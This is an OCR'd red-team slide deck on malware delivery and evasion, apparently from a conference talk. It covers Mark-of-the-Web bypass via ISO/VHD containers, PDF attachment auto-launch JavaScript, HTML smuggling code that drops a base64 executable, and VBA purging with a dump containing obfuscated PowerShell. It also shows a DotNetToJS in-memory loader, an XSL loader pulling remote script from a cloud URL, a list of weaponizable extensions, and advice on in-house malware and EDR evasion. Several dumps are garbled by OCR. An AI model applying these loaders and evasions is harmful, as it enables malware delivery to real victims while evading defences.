


Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
`Zip`	No	Yes	No	
`7zip`	Partially	No	No	MOTW stripped only on manual files extraction
`ISO`	Yes	Yes	No	
`IMG`	Yes	Yes	No	
`PDF`	?	Yes	No	Depends on Javascript support in PDF reader
`CAB`	No	Yes	No	Requires few additional clicks on victim-side
`VHD`	Yes	Yes	Yes	This script currently can't make directories
`VHDX`	Yes	Yes	Yes	This script currently can't make directories

https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/
https://github.com/mgeeky/PackMyPayload


Containerized Malware

- **PDF** can contain URL pointing to malware or **Attachments**
- Attachments are commonly used feature to package multiple docs into a single PDF
- Attachments can auto-open through Javascript in PDF
- We've seen Customers using PDFs with containing 10+ attached resources – no kidding.




```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```

The Beauty of HTML Smuggling



HTML Smuggling – Deadly Effective

https://outflank.nl/blog/2018/08/14/html-smuggling-explained/

» Gets passed through the most aggressive Web Proxy policies

» Proxies, Sandboxes, Emulators, Email Scanning => BYPASSED

» Malicious file embedded in HTML in Javascript.

» MUST employ anti-sandbox/-headless + timing delays

» Deploy a decoy doc if unsure

github.com/infosimples/detect-headless

download

Causes the browser to treat the linked URL as a download. Can be used with or without a value:

- Without a value, the browser will suggest a filename/extension, generated from various sources:
  - The `Content-Disposition` HTTP header
  - The final segment in the URL path
  - The media type (from the `Content-Type` header, the start of a `data:` URL, or `Blob.type` for a `blob:` URL)

```
k8FbziY9SLKN60xDsIr22TuXP3fMIGYMIGApH4wfDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCld
  TWljcm9zb2Z0IFRpbWUtU3RhbXAgUENBIDIwMTACEzMAAAD50wuyGQEawS0AAAAAAPkwIgQg
  Ul0QPJu8ARWTAVtsKDSMdUzyypwX4I2BYq5fVrlCAEVrG+cPdfblwv7mnWsbbbksTEMyszzm
  oxGIv37LsvJizTo3IvB2k2x7+9tx7sFczZ0eTT+59uSZNaOt1zNt5mnw8wUs6GrqqcipkGTk
var obf_data = obf_base64ToArrayBuffer(obf_file);
var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});
var obf_fileName = 'Autoruns64.exe';

// msSaveOrOpenBlob
if (window.navigator['msSaveOrOpenBlob']) {
    window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);
}
else {
    var obf_a = document.createElement('a');
    document.body.appendChild(obf_a);
    obf_a.style = 'display: none';

    // createObjectURL
1   var obf_url = window.URL['createObjectURL'](obf_blob);
    obf_a.href = obf_url;

    // download
2   obf_a['download'] = obf_fileName;

    obf_a.click();

    // revokeObjectURL
3   window.URL['revokeObjectURL'](obf_url);
}
```

Summing Up On File Formats

» Plenty Ways To Skin A Cat - nightmare for detection engineers

» Below is a list of extensions that we can weaponize, meaning they pose *actual* risk:

Word

1. docm
2. doc
3. docx
4. dot
5. dotm
6. rtf

Excel

7. xls
8. xlsm
9. xlam
10. xlsx
11. xla
12. xlt
13. xltm
14. slk

Exotics

15. chm
16. scf
17. url
18. csproj

PowerPoint

19. pub — Publisher
20. ppa
21. ppam
22. pptm
23. ppsm
24. pot
25. potm
26. pps
27. pptx

Visio

28. vdw
29. vsd
30. vsdm
31. vss
32. vssm
33. vstm
34. vst

Exotics

35. library-ms
36. settingscontent-ms

MS Project

37. mpd
38. mpp
39. mpt
40. mpw
41. mpx

WSH, COM, HTML

42. vbs
43. vbe
44. hta
45. sct
46. wsf
47. wsc
48. xsl
49. vbe
50. js
51. jse
52. Html

MS Access

53. mde
54. accde

Containers

55. zip
56. 7z
57. iso
58. img
59. cab
60. pdf
61. vhd
62. vhdx

Executables

63. exe
64. scr
65. cpl
66. wll
67. xll
68. bat
69. ps1
70. cmd
71. sh
72. lnk
73. chm

Evasion In-Depth

Evasion In-Depth -> Across The Kill-Chain

- **Apply Evasion Regime At Every Attack Step**
- Across the Kill-Chain
  - Each stage of cyber kill-chain comes with unique **challenges**
  - Each **challenge** needs to be modelled from **detection** surface point-of-view
  - Each **detection** area to be addressed with Unique **Evasion**

Delivery - Payloads Hosting

» Serve payloads (HTMLs) off Good-Reputation URLs


  » Avoids self-registered domains

  » Snags well-trusted certificates


» Living Off Trusted Sites (LOTS)

  » Outlook Attachment volatile URL = perfect example

- Clouds
  - Storage Services: S3, Blobs
  - Virtual Machines + webservers
  - Serverless endpoints that host files
- Inter-Planetary File System (IPFS)



mrd0x



Hi mr.d0x!

Delivery - Evasions


- » HTML Smuggling + delay + Anti-Sandbox
- » **VBA Purging**
- » Document anonymization (clear-out *core.xml*)
- » **Office Document Encryption** *(even **VelvetSweatshop** will cut it)*
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection
  to split infection process into
  Pull -> Run

THREAT RESEARCH

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ



Not VBA Purged

```
!Offic
!G{2
DF8D04C-
5BFA-101@B-BDE5
gAjA
ram File
s (x86)\@Common
Microsof
t Shared
\OFFICE1
6\MSO.DL
P 16.
0 Ob
 Li`brary
fThisDoc
umentG
T@hi
@Jc
nU@p
H*"B
dule1G
(1Normal
 /w 1 /C "sv oc -;sv in ec;sv ny'
 ((gv oc).value.toString()+(gv in).value.toStr
ing());
 (gv ny).value.toString() ('JAB
LAGsAPQAnACQASwBQAD0AJwAnAFsARABsAGwASQBtAHAAbwByA
HQAKAAoACIAbQAiACsAIgBzACIAKwAiAHYAYwByAHQALgBkAGw
AbAAiACkAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAI
ABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVQBDAFoAKAB
1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABhA
G0AbwB1AG4AdAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACI
AawBlAHIAbgBlAGwAMwAyAC4AZAAiACsAIgBsACIAKwAiAGwAI
gApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB
0AGUAcgBuACAASQBuAHQAUAB0AHIAIABWAFcAZgAoAEkAbgB0A
FAAdAByACAAbABwAFQAaAByAGUAYQBkAEEAdAB0AHIAaQBiAHU
AdABlAHMALAAgAHUAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAa
QB6AGUALAAgAEkAbgB0AFAAdAByACAAbABwAFMAdABhAHIAdAB
BAGQAZAByAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQA
```

VBA Purged

```
!Offic
g2DF8
D04C-5BF
A-101B-BHDE5
gAA
gram
 Files (
x86)\Com
mon
\Mic
rosoft S
hared\OF
FICE16\M
SO.DLL#
P 16.0 O
 Libra
2Thi
sDocumen
@hi
l"D@Jc
n@p
H"B
Module1G
Attribut
e VB_Nam
e = "Mod
ule1"
ub AutoO
pen()
im NYdqQ0ot
b /
w 1 /C "
"sv oc -
in ec
\ny
0).val@ue.toS
g()+
0);" & T"p
9ny
```

```
updateElem(self.logger, metadata, et, ns, 'dc:title', '')
updateElem(self.logger, metadata, et, ns, 'dc:subject', '')
updateElem(self.logger, metadata, et, ns, 'dc:creator', '')
updateElem(self.logger, metadata, et, ns, 'cp:keywords', '')
updateElem(self.logger, metadata, et, ns, 'dc:description', '')
updateElem(self.logger, metadata, et, ns, 'cp:lastModifiedBy', '')
updateElem(self.logger, metadata, et, ns, 'cp:revision', '1', False)
```

Exploitation

» Non Auto-Exec Docs + ***CustomUI***

» Or Auto-Exec but with ActiveX / exotic entry point

» DotNetToJS still works **great** against Defender and AMSI ~ 2022

» Evades ASR rules:

  » *Block office applications from injecting into other processes*

» Remote Process Injection + Parent PID Spoofing = *success*

  » As long as EDR is cool about tampering with remotes

```
Dim stm As Object, fmt As Object, al As Object
Set stm = CreateObject("System.IO.MemoryStream")

If stm Is Nothing Then
    manifest = "<?xml version=""1.0"" encoding=""UTF-16"" standalone=""yes""?><assembly xmlns=""
    manifest = manifest & "ialization.Formatters.Binary.BinaryFormatter"" threadingModel=""Both"
    manifest = manifest & "llections.ArrayList"" runtimeVersion=""v4.0.30319"" /><clrClass clsid
    manifest = manifest & "Security.Cryptography.FromBase64Transform"" threadingModel=""Both"" n
    manifest = manifest & "ersion=""v4.0.30319"" /></assembly>"

    Set ax = CreateObject("Microsoft.Windows.ActCtx")
    ax.ManifestText = manifest

    Set stm = ax.CreateObject("System.IO.MemoryStream")
    Set fmt = ax.CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set al = ax.CreateObject("System.Collections.ArrayList")
Else
    Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set al = CreateObject("System.Collections.ArrayList")
End If

Dim dec
dec = decodeHex(s)

For Each i In dec
    stm.WriteByte i
Next i

stm.Position = 0

Dim n As Object, d As Object, o As Object
Set d = fmt.Deserialize_2(stm)
al.Add Empty

Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

o.Foo("notepad.exe")
```

Exploitation - Evasions

- DotNetToJS from VBA
- Alternatively XSL Loader from VBA
  - Low IOC footprint, executes in-memory, stealthy as hell
- Spawn into Remote Process to live outside of Office
- Utilise Parent PID Spoofing
- Or instead use Dechained Execution:
  - Scheduled Tasks
  - COM Hijacking
  - DLL Side-Loading
- AMSI Evasion from VBA is cumbersome – no need to evade
  - Simply change tactic so that your code not triggers it anymore

```
1
2   Set xml = CreateObject("Microsoft.XMLDOM")
3   xml.async = false
4   Set xsl = xml
5   xsl.load "https://report.z13.web.core.windows.net/update"
6   xml.transformNode xsl
7
```

```
1   <?xml version='1.0'?>
2   <stylesheet
3       xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
4       xmlns:user="placeholder"
5       version="1.0">
6   <output method="text"/>
7   <ms:script implements-prefix="user" language="VBScript"><![CDATA[
8   <<<VBSCRIPT_CODE>>>
9   ]]>
10  </ms:script>
11  </stylesheet>
```

Installation

Mariusz Banach @mariuszbit · 31 maj

W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników

It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Eveyrything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible ಠ_ಠ

» **KILLER EVASION:**

» **BEWARE OF USING COBALT STRIKE ☹, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT**

» They’re used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now ☹

» If your Client/Team/Employer can afford it:

» Develop In-House Malware

» Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What’s fancy nowadays?

» **Nighthawk** – helluva C2, but priceyyy

» **PoshC2** – may work just fine

» **Sliver** – really evasive, requires mods, too heavy for my taste

execute-assembly follows **fork & run** (beware, its loud!)

Adam Chester

@_xpn_

Man I’m calling it, bye bye Cobalt Strike, hello Sliver! Not had to use CS on an engagement for a while but when you don’t wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.


Installation

ASR (Attack surface Reduction) audited explorer.exe launch `evil`.exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

» **Prefer DLLs over EXEs** == Indirect Execution

» MS Defender For Endpoint has this ASR prevalence rule -> not that **effective against DLLs**

» Apply DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs & forget about it



Processing

» Encrypt your strings during Compile-Time with andrivet/ADVobfuscator

